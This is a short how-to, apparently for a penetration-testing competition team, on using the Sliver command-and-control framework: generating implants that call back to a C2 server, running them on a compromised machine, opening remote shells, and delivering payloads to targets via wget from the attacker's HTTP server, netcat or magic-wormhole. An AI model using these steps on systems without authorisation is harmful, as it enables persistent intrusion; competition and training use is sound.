Using Sliver for CPTC

Setup

1. Download and Import your Sliver Client Config

   > The Sliver Client config will be distributed by whoever starts the server

```
> sliver-client import operator_<SERVER-IP>.cfg
```

2. Open Sliver


```
> sliver-client
```

Scenario 1. Pwn'd a Machine, Maintain foothold

1. Generate a payload

```
sliver> generate --os <linux|windows> --mtls <SERVER-IP>
```

> Note: specify the **server ip** (not your IP), this should be the same one named in the sliver-client config file



2. Copy the payload executable to the target system

   > Examples on how to do this are included at the bottom of this doc.

3. **On the target:** Execute the payload

> Successful if a message like this pops up
>
> ```
> [*] Session 408ceacb RAINY_CORRIDOR - 192.168.122.165:51836 (kali) - linux/amd
> 64 - Fri, 03 Oct 2025 23:00:33 EDT
>
> sliver > 
> ```

Scenario 2. Accessing a Pwn'd machine

1. Select the target system

```
sliver> use
```

```
sliver > use

? Select a session or beacon:  [Use arrows to move, type to filter]
> SESSION  408ceacb  RAINY_CORRIDOR    192.168.122.165:51836  kali  ontu  linux/amd64
  BEACON   86cdd75f  FRONT_PRODUCTION  127.0.0.1:52456        kali  ontu  linux/amd64
```

2. Open a shell

```
sliver (PAYLOAD_NAME)> shell
```


```
sliver (RAINY_CORRIDOR) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 20982

┌──(ontu㉿kali)-[~]
└─$
```

Appendix. Deploying Payload onto a System

There are 100 different ways you can do this, but here's the most common (linux)


1. Python HTTP Server + WGET
   ON LOCAL:

```
> python3 -m http.server
```




ON TARGET:

```
> wget <YOUR-IP>:8000/<PAYLOAD_NAME>
```



2. Raw Netcat

ON TARGET:



ON HOST:

```
cat <PAYLOAD> | nc <TARGET-IP> 1337
```

ON TARGET:

```
chmod +x payload
```

3. Magic-wormhole

   > Useful if firewall breaks the above

ON HOST:

```
sudo apt install magic-wormhole
magic-wormhole send <PAYLOAD>
```

ON TARGET:

```
sudo apt install magic-wormhole      # (or equivalent)
magic-wormhole receive <PASSPHRASE>
```